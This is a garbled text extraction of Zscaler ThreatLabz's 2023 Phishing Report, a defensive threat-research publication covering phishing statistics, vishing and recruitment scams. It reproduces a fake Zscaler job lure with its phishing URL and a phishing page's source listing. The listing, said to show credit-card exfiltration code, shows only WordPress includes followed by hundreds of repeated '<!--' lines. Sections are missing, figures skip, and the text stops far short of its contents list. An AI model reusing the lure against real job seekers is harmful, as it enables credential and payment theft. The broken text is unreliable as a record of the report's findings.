



Zscaler ThreatLabz 2023 Phishing Report



Contents

Executive Summary	3
Key findings	4
Top Phishing Targets in 2022	5
Evolving Phishing Trends	9
Vishing Attacks	9
Recruitment Scams	12
Adversary-in-the-Middle (AiTM) Phishing Attacks	14
Browser-in-the-Browser (BiTB) Phishing Attacks	15
Using Legitimate Services to Host Phishing Websites	16
Phishing Using the InterPlanetary File System (IPFS)	17
Using WebSockets to Exfil Fingerprinted Data	18
Using Web-Based Form Services to Collect Credentials	20
Phishing Using HTML Smuggling and SVG Files	21
Phishing Tools and Techniques	22
2024 Predictions	25
Improve Your Phishing Defenses	26
Best Practices: Security Awareness Training	27
Best Practices: Security Controls	28
Best Practices: How to Identify a Phishing Page	29
How the Zscaler Zero Trust Exchange™ Can Mitigate Phishing Attacks	31
Related Zscaler Products	32
About ThreatLabz	33
About Zscaler	34
APPENDIX	
Categorizing Phishing Attacks	35
Categorizing Phishing Attacks	35
Top Phishing Scams	38

Executive Summary

Phishing scams are a growing threat, and cybercriminals' methods are becoming increasingly sophisticated, making them harder to detect and block.

Analyzing 280 billion daily transactions and 8 billion daily blocked attacks over the course of 2022, the Zscaler ThreatLabz team saw a 47.2% surge in phishing attempts compared to 2021—an upward trend that's expected to continue in 2023.

The increased prevalence of phishing kits sourced from black markets and chatbot AI tools like ChatGPT has seen attackers quickly develop more targeted phishing campaigns. This improved targeting has simplified the process of manipulating users into taking actions that compromise their security credentials, leaving them and their organizations vulnerable.

With the rise of AI and PaaS offerings, it's easier than ever for cybercriminals to compromise institutions and access sensitive business, personal, and financial data for extortion. Although many of today's organizations have robust cybersecurity infrastructures, they must re-examine those infrastructures in light of today's trends and consider taking a zero trust approach.

This report will help you recognize the social engineering tactics and sophisticated coding used in phishing attacks, so you can prevent costly data breaches. Read on for an in-depth look at the latest phishing trends and observations the ThreatLabz team collected throughout the past year, and get best practices for safeguarding your organization against ever-evolving phishing techniques.

Key Findings in 2022



Phishing attacks rose 47.2% in 2022 compared to 2021.



Microsoft brands, including OneDrive and SharePoint, along with crypto exchange Binance and illegal streaming services, were targeted the most in 2022.



The United States, the United Kingdom, the Netherlands, Russia, and Canada were the top five most targeted countries.



Education was the most targeted industry with attacks increasing by **576%**, while last year's top target, retail and wholesale, dropped by **67%**.



COVID-themed brand attacks accounted for **7.2%** of phishing scams in 2021, while they dropped to just **3.7%** in 2022.



AI tools have significantly contributed to the growth of phishing, reducing the technical barriers to entry for criminals and saving them time and resources.



Attackers are evolving beyond SMS phishing (SMiShing) to using voicemail-related phishing (Vishing) to lure victims into opening malicious attachments.



Sophisticated Adversary-in-Middle (AiTM) attacks are helping attackers bypass multifactor authentication (MFA) security measures.



Recruitment scams targeting job seekers are becoming more common.

Top Phishing Targets in 2022

Zscaler ThreatLabz analyzed data from across countries, industries, brands, and platforms to understand the most prevalent targets for phishing attacks in 2022.

2022 Phishing Attempts by Country

The top ten countries targeted for phishing scams in the last year were:

1. United States
2. United Kingdom
3. Netherlands
4. Russia
5. Canada
6. Singapore
7. Germany
8. France
9. Japan
10. China

The US is once again the most targeted country for phishing attacks, a position it has always held. Our research indicates that more than 65% of all phishing attempts occurred in the US—an increase from last year’s 60%. The UK experienced a 269% rise in phishing attacks.

Several countries saw phishing attempts increase in 2022, including Canada, which saw a staggering 718% increase. Some ThreatLabz experts attribute this spike to the adjacent increase in targets in education. Russia saw a targeting increase of 198%, and Japan 92%. However, Hungary witnessed a significant 90% decline in phishing attacks, and Singapore’s targeting total went down by almost 48%.

The reduction in phishing attacks targeting Singapore may be due to its government’s increased cybersecurity efforts, including initiatives by the country’s [Cyber Security Agency \(CSA\)](#). This agency provides guidelines and advice to individuals and businesses on how to protect themselves from cyber- threats, and alongside, the [Personal Data Protection Commission \(PDPC\)](#), enforces data protection laws and regulations.



Figure 1: Phishing attacks by country in 2022

2022 Phishing Attempts by Industry

The education industry experienced a 576% increase in phishing attempts in 2022, which propelled it from the eighth most-targeted sector to the first, surpassing last year’s most-targeted industry, retail/wholesale. Phishing perpetrators likely capitalized on the processes for student loan repayment and debt relief applications that were filed last year and exploited remote learning vulnerabilities. Finance and insurance also saw an increase in phishing targets by a factor of 273% in 2022.

Phishing attempts in the healthcare industry also increased exponentially, from just under 31 million to over 114 million. Patients who deferred routine medical maintenance during the initial year of

the COVID-19 pandemic resumed their healthcare treatments in 2022, logging in to their online accounts and potentially interacting with phishing attackers impersonating healthcare organizations. Moreover, ransomware attackers are leveraging more phishing tactics to compromise healthcare organizations’ data.

However, there was some respite from phishing attacks in 2022, with retail and wholesale experiencing a drop of 67% and services witnessing a decline of 38%. The decline in attacks on retail and wholesale is likely due to a downshift in consumer behavior after heavy online shopping and spending on goods in 2021.




Figure 2: Phishing attacks by industry 2022



Most Imitated Brands in 2022 Phishing Attacks

Phishing attackers often exploit consumer trends by impersonating popular brands to deceive vulnerable consumers. The most frequently targeted brand categories include productivity tools, cryptocurrency sites, illegal streaming sites, social media platforms and messaging services, financial institutions, government sites, and logistics services.

Microsoft was once again the most [imitated brand](#) of the year, accounting for just under 31% of attacks. Its OneDrive brand accounted for another 17%, SharePoint nearly 4%, and Microsoft 365 another 1.7%. In 2022, Zscaler found that [attackers increasingly used OneNote](#), which can be integrated with OneDrive and other Microsoft products, to deliver malware via phishing emails. Previously, threat actors targeted users with malicious macro-enabled documents, but in July 2022, Microsoft disabled macros by default on all Microsoft 365 (Office) applications, making the approach more unreliable for distributing malware.

Cryptocurrency exchange Binance accounted for 17% of imitated brand attacks, with phishers posing as fake customer representatives from banks or

P2P companies. Illegal streaming sites accounted for 13.6% of attacks, with spikes during significant sporting events such as the [FIFA World Cup in November and December of 2022](#).

While COVID-themed attacks are still prevalent, they're on the decline. In 2021, COVID-themed brand attacks accounted for 7.2% of phishing scams, and they dropped to just 3.7% in 2022.

The 20 most imitated brands in 2022 phishing attacks are:

- | | |
|----------------------------|----------------------|
| 1. Microsoft | 11. Google |
| 2. OneDrive | 12. Telegram |
| 3. Binance | 13. Adobe |
| 4. Illegal streaming sites | 14. DHL |
| 5. Sharepoint | 15. Amazon |
| 6. COVID-19 relief | 16. American Express |
| 7. Government | 17. WhatsApp |
| 8. Netflix | 18. Roblox |
| 9. Facebook | 19. Paypal |
| 10. Microsoft 365 | 20. DocuSign |




Figure 3: Brands most imitated in phishing attacks

2022 Top Referring Domains

Attackers often use trusted domains to manipulate victims, redirecting them to phishing websites. They may buy advertisements on media outlets or search platforms like Google and Bing. They may also post in corporate forums and marketplaces such as Walmart and Amazon or abuse sharing sites/services such as Evernote, Dropbox, and GitHub.

We analyzed referring domains to determine which ones attackers exploit the most. In 2022, these included video streaming sites, crypto exchanges and other financial sites, website and form-builders, sites that host user-generated content, search engines, and more.

The top 20 referring domains in 2022 were:

- | | |
|-------------------------------|---|
| 1. qumucld.com | 11. google.com |
| 2. vimeo.com | 12. finanznachrichten.de |
| 3. bittrex-appemail.com | 13. holdingsglobaloverviewmarketcap.com |
| 4. bittrex-global-email-i.com | 14. hesgoal.com |
| 5. googlesyndication.com | 15. doubleclick.net |
| 6. typeform.com | 16. elonshib.net |
| 7. mhtestd.gov.zw | 17. myftp.biz |
| 8. gutefrage.net | 18. principal.com |
| 9. dow.com | 19. marathonbet.ru |
| 10. framer.com | 20. baidu.comDocuSign |

Top 20 Referring Domains Used in Phishing Attacks




Figure 4: Most common referring domains used in 2022 phishing attacks

Autonomous System Attacks in 2022

An autonomous system (AS) is a network or group of networks with a single routing policy. Each AS has a unique numeric identifier, known as an ASN. As part of this analysis, the Zscaler ThreatLabz team reviewed the ASNs that were responsible for hosting phishing infrastructure.

Our analysis showed that in 2022, 39% of phishing attacks were using hosting sites (down from 50.6% in 2021), 53% were on ISPs (up from 39.2% in 2021), and 8% were on business domains.

Top ASN Distribution Types




Figure 5: ASNs for phishing infrastructure

This leads to a Microsoft phishing page:




Figure 9: Vishing campaign landing page

ThreatLabz also uncovered a voice-call scam wherein a threat actor targets a corporate employee by impersonating a manager. Initially, the victim receives an impersonated phone call with a prerecorded “hello” message, and then the call terminates. Subsequently, the victim receives a message from the scammer indicating the manager is having network connectivity issues and requesting communication to continue through messaging. The scammer then attempts to coax the victim into divulging corporate account information or transferring funds.

To avoid falling into attackers’ traps, it is crucial to educate employees to communicate with each other only through official channels and to stay vigilant about such scams.



Figure 10: Vishing messaging

Recruitment Scams

During 2022, ThreatLabz witnessed an increase in [targeted job seekers](#) utilizing a range of employment scams. These scams used fabricated job postings, websites or portals, and forms to lure individuals seeking employment.

OPEN POSITION ZSCALER-ANALYTICS MANAGER.

Thank you for your keen interest in the position with Zscaler, I am so impressed with your skill set and we are looking for great people with your background for a Analytics Manager-Finance position.


Kindly apply through the direct link below using this Application Reference Code "ZSC-#ALM0" for proper enrollment and a representative will be in touch within 1-2 business days.

<https://zscaler-finance-analyst-strategy.live>

Wishing you good luck

Figure 11: Fake LinkedIn advertisement with a phishing URL

Here, the attacker posted a fake LinkedIn advertisement with a phishing URL. Visiting the fake URL would let potential victims apply for the job.



Once the victim applied for the job, the attacker would communicate with them and request a Skype interview wherein the attacker would impersonate an HR representative.




Figure 12: Fake recruitment email

In examining the source code, you can see code used for exfiltrating credit card data.

```

347 <a class="privacy-policy-link" href="https://zscaler-finance-analyst-strategy.live/">Zscaler Questionnaire</a><span role="separator" aria-hidden="true"></span> <a href="https://wordpress.org/" class="imprint">
348 Proudly powered by WordPress </a>
349 </div><!-- site-info -->
350 </div><!-- wrap -->
351 </footer><!-- doophon -->
352 </div><!-- site-content-contains -->
353 </div><!-- #page -->
354 <link rel="stylesheet" id="wpforms-smart-phone-field-css" href="https://zscaler-finance-analyst-strategy.live/wp-content/plugins/wpforms/pro/assets/css/vendor/inrl-tel-input.min.css?ver=15.0.0" media="all" />
355 <link rel="stylesheet" id="wpforms-full-css" href="https://zscaler-finance-analyst-strategy.live/wp-content/plugins/wpforms/assets/css/wpforms-full.css?ver=1.5.5.2" media="all" />
356 <script id="twentyseventeen-skip-link-focus-fix" extra>
357 var twentyseventeenScreenReaderText = ["quote":"<svg class='icon icon-quote-right' aria-hidden='true' role='img'><use href='<!-- icon-quote-right --></use> </svg>"];
358 </script>
359 <script src="https://zscaler-finance-analyst-strategy.live/wp-content/themes/twentyseventeen/assets/js/skip-link-focus-fix.js?ver=20161119" id="twentyseventeen-skip-link-focus-fix-js"></script>
360 <script src="https://zscaler-finance-analyst-strategy.live/wp-content/themes/twentyseventeen/assets/js/global.js?ver=20160121" id="twentyseventeen-global-js"></script>
361 <script src="https://zscaler-finance-analyst-strategy.live/wp-content/themes/twentyseventeen/assets/js/jquery.scrollto.js?ver=2.1.2" id="jquery-scrollto-js"></script>
362 <script src="https://zscaler-finance-analyst-strategy.live/wp-content/plugins/wpforms/pro/assets/js/vendor/inrl-tel-input.min.js?ver=15.0.0" id="wpforms-smart-phone-field-js"></script>
363 <script src="https://zscaler-finance-analyst-strategy.live/wp-content/plugins/wpforms/assets/js/jquery.validate.min.js?ver=1.19.0" id="wpforms-validation-js"></script>
364 <script src="https://zscaler-finance-analyst-strategy.live/wp-content/plugins/wpforms/assets/js/jquery.inputmask.bundle.min.js?ver=4.0.6" id="wpforms-maskedinput-js"></script>
365 <script src="https://zscaler-finance-analyst-strategy.live/wp-content/plugins/wpforms/assets/js/mailcheck.min.js?ver=1.1.2" id="wpforms-mailcheck-js"></script>
366 <script src="https://zscaler-finance-analyst-strategy.live/wp-content/plugins/wpforms/assets/js/wpforms.js?ver=1.5.5.2" id="wpforms-js"></script>
367 <script type="text/javascript">
368 /> <!-- [CDATA[
369 var wpforms_settings = {<!-- required: "This field is required.", "val url": "Please enter a valid URL.", "val email": "Please enter a valid email address.", "val email_suggestion": "Did you mean: {suggestion}?", "val email_suggestion_title": "Click to accept this suggestion.", "val number": "Please enter a valid number.", "val confirm": "Field values do not match.", "val file_extension": "File type is not allowed.", "val filesize": "File exceeds max size allowed.", "val time12h": "Please enter time in 12-hour AM/PM format (eg 8:45 AM)", "val time24h": "Please enter time in 24-hour format (eg 22:45)", "val required_payment": "Payment is required.", "val creditcard": "Please enter a valid credit card number.", "val smart_phone": "Please enter a valid phone number.", "val post_max_size": "The total size of the selected files (totalSize) Mb exceeds the allowed limit (maxSize) Mb.", "val checklimit": "You have exceeded the number of allowed selections: {#}", "post_max_size": "536870912", "uuid cookie": "1", "locale": "en", "wpforms_plugin_url": "https://zscaler-finance-analyst-strategy.live/wp-content/plugins/wpforms/", "gdpr": "", "ajaxurl": "https://zscaler-finance-analyst-strategy.live/wp-admin/admin-ajax.php", "mailcheck_enabled": "1", "mailcheck_domains": ["zscaler-finance-analyst-strategy.live"], "currency_code": "USD", "currency_thousands": ",", "currency_decimal": ".", "currency_symbol": "$", "currency_symbol_pos": "left"}
370 /> </script>
371 <!-- ]>
372 <script>
373 <!-- [CDATA[
374 <!--
375 <!--
376 <!--
377 <!--
378 <!--
379 <!--
380 <!--
381 <!--
382 <!--
383 <!--
384 <!--
385 <!--
386 <!--
387 <!--
388 <!--
389 <!--
390 <!--
391 <!--
392 <!--
393 <!--
394 <!--
395 <!--
396 <!--
397 <!--
398 <!--
399 <!--
400 <!--
401 <!--
402 <!--
403 <!--
404 <!--
405 <!--
406 <!--
407 <!--
408 <!--
409 <!--
410 <!--
411 <!--
412 <!--
413 <!--
414 <!--
415 <!--
416 <!--
417 <!--
418 <!--
419 <!--
420 <!--
421 <!--
422 <!--
423 <!--
424 <!--
425 <!--
426 <!--
427 <!--
428 <!--
429 <!--
430 <!--
431 <!--
432 <!--
433 <!--
434 <!--
435 <!--
436 <!--
437 <!--
438 <!--
439 <!--
440 <!--
441 <!--
442 <!--
443 <!--
444 <!--
445 <!--
446 <!--
447 <!--
448 <!--
449 <!--
450 <!--
451 <!--
452 <!--
453 <!--
454 <!--
455 <!--
456 <!--
457 <!--
458 <!--
459 <!--
460 <!--
461 <!--
462 <!--
463 <!--
464 <!--
465 <!--
466 <!--
467 <!--
468 <!--
469 <!--
470 <!--
471 <!--
472 <!--
473 <!--
474 <!--
475 <!--
476 <!--
477 <!--
478 <!--
479 <!--
480 <!--
481 <!--
482 <!--
483 <!--
484 <!--
485 <!--
486 <!--
487 <!--
488 <!--
489 <!--
490 <!--
491 <!--
492 <!--
493 <!--
494 <!--
495 <!--
496 <!--
497 <!--
498 <!--
499 <!--
500 <!--
501 <!--
502 <!--
503 <!--
504 <!--
505 <!--
506 <!--
507 <!--
508 <!--
509 <!--
510 <!--
511 <!--
512 <!--
513 <!--
514 <!--
515 <!--
516 <!--
517 <!--
518 <!--
519 <!--
520 <!--
521 <!--
522 <!--
523 <!--
524 <!--
525 <!--
526 <!--
527 <!--
528 <!--
529 <!--
530 <!--
531 <!--
532 <!--
533 <!--
534 <!--
535 <!--
536 <!--
537 <!--
538 <!--
539 <!--
540 <!--
541 <!--
542 <!--
543 <!--
544 <!--
545 <!--
546 <!--
547 <!--
548 <!--
549 <!--
550 <!--
551 <!--
552 <!--
553 <!--
554 <!--
555 <!--
556 <!--
557 <!--
558 <!--
559 <!--
560 <!--
561 <!--
562 <!--
563 <!--
564 <!--
565 <!--
566 <!--
567 <!--
568 <!--
569 <!--
570 <!--
571 <!--
572 <!--
573 <!--
574 <!--
575 <!--
576 <!--
577 <!--
578 <!--
579 <!--
580 <!--
581 <!--
582 <!--
583 <!--
584 <!--
585 <!--
586 <!--
587 <!--
588 <!--
589 <!--
590 <!--
591 <!--
592 <!--
593 <!--
594 <!--
595 <!--
596 <!--
597 <!--
598 <!--
599 <!--
600 <!--
601 <!--
602 <!--
603 <!--
604 <!--
605 <!--
606 <!--
607 <!--
608 <!--
609 <!--
610 <!--
611 <!--
612 <!--
613 <!--
614 <!--
615 <!--
616 <!--
617 <!--
618 <!--
619 <!--
620 <!--
621 <!--
622 <!--
623 <!--
624 <!--
625 <!--
626 <!--
627 <!--
628 <!--
629 <!--
630 <!--
631 <!--
632 <!--
633 <!--
634 <!--
635 <!--
636 <!--
637 <!--
638 <!--
639 <!--
640 <!--
641 <!--
642 <!--
643 <!--
644 <!--
645 <!--
646 <!--
647 <!--
648 <!--
649 <!--
650 <!--
651 <!--
652 <!--
653 <!--
654 <!--
655 <!--
656 <!--
657 <!--
658 <!--
659 <!--
660 <!--
661 <!--
662 <!--
663 <!--
664 <!--
665 <!--
666 <!--
667 <!--
668 <!--
669 <!--
670 <!--
671 <!--
672 <!--
673 <!--
674 <!--
675 <!--
676 <!--
677 <!--
678 <!--
679 <!--
680 <!--
681 <!--
682 <!--
683 <!--
684 <!--
685 <!--
686 <!--
687 <!--
688 <!--
689 <!--
690 <!--
691 <!--
692 <!--
693 <!--
694 <!--
695 <!--
696 <!--
697 <!--
698 <!--
699 <!--
700 <!--
701 <!--
702 <!--
703 <!--
704 <!--
705 <!--
706 <!--
707 <!--
708 <!--
709 <!--
710 <!--
711 <!--
712 <!--
713 <!--
714 <!--
715 <!--
716 <!--
717 <!--
718 <!--
719 <!--
720 <!--
721 <!--
722 <!--
723 <!--
724 <!--
725 <!--
726 <!--
727 <!--
728 <!--
729 <!--
730 <!--
731 <!--
732 <!--
733 <!--
734 <!--
735 <!--
736 <!--
737 <!--
738 <!--
739 <!--
740 <!--
741 <!--
742 <!--
743 <!--
744 <!--
745 <!--
746 <!--
747 <!--
748 <!--
749 <!--
750 <!--
751 <!--
752 <!--
753 <!--
754 <!--
755 <!--
756 <!--
757 <!--
758 <!--
759 <!--
760 <!--
761 <!--
762 <!--
763 <!--
764 <!--
765 <!--
766 <!--
767 <!--
768 <!--
769 <!--
770 <!--
771 <!--
772 <!--
773 <!--
774 <!--
775 <!--
776 <!--
777 <!--
778 <!--
779 <!--
780 <!--
781 <!--
782 <!--
783 <!--
784 <!--
785 <!--
786 <!--
787 <!--
788 <!--
789 <!--
790 <!--
791 <!--
792 <!--
793 <!--
794 <!--
795 <!--
796 <!--
797 <!--
798 <!--
799 <!--
800 <!--
801 <!--
802 <!--
803 <!--
804 <!--
805 <!--
806 <!--
807 <!--
808 <!--
809 <!--
810 <!--
811 <!--
812 <!--
813 <!--
814 <!--
815 <!--
816 <!--
817 <!--
818 <!--
819 <!--
820 <!--
821 <!--
822 <!--
823 <!--
824 <!--
825 <!--
826 <!--
827 <!--
828 <!--
829 <!--
830 <!--
831 <!--
832 <!--
833 <!--
834 <!--
835 <!--
836 <!--
837 <!--
838 <!--
839 <!--
840 <!--
841 <!--
842 <!--
843 <!--
844 <!--
845 <!--
846 <!--
847 <!--
848 <!--
849 <!--
850 <!--
851 <!--
852 <!--
853 <!--
854 <!--
855 <!--
856 <!--
857 <!--
858 <!--
859 <!--
860 <!--
861 <!--
862 <!--
863 <!--
864 <!--
865 <!--
866 <!--
867 <!--
868 <!--
869 <!--
870 <!--
871 <!--
872 <!--
873 <!--
874 <!--
875 <!--
876 <!--
877 <!--
878 <!--
879 <!--
880 <!--
881 <!--
882 <!--
883 <!--
884 <!--
885 <!--
886 <!--
887 <!--
888 <!--
889 <!--
890 <!--
891 <!--
892 <!--
893 <!--
894 <!--
895 <!--
896 <!--
897 <!--
898 <!--
899 <!--
900 <!--
901 <!--
902 <!--
903 <!--
904 <!--
905 <!--
906 <!--
907 <!--
908 <!--
909 <!--
910 <!--
911 <!--
912 <!--
913 <!--
914 <!--
915 <!--
916 <!--
917 <!--
918 <!--
919 <!--
920 <!--
921 <!--
922 <!--
923 <!--
924 <!--
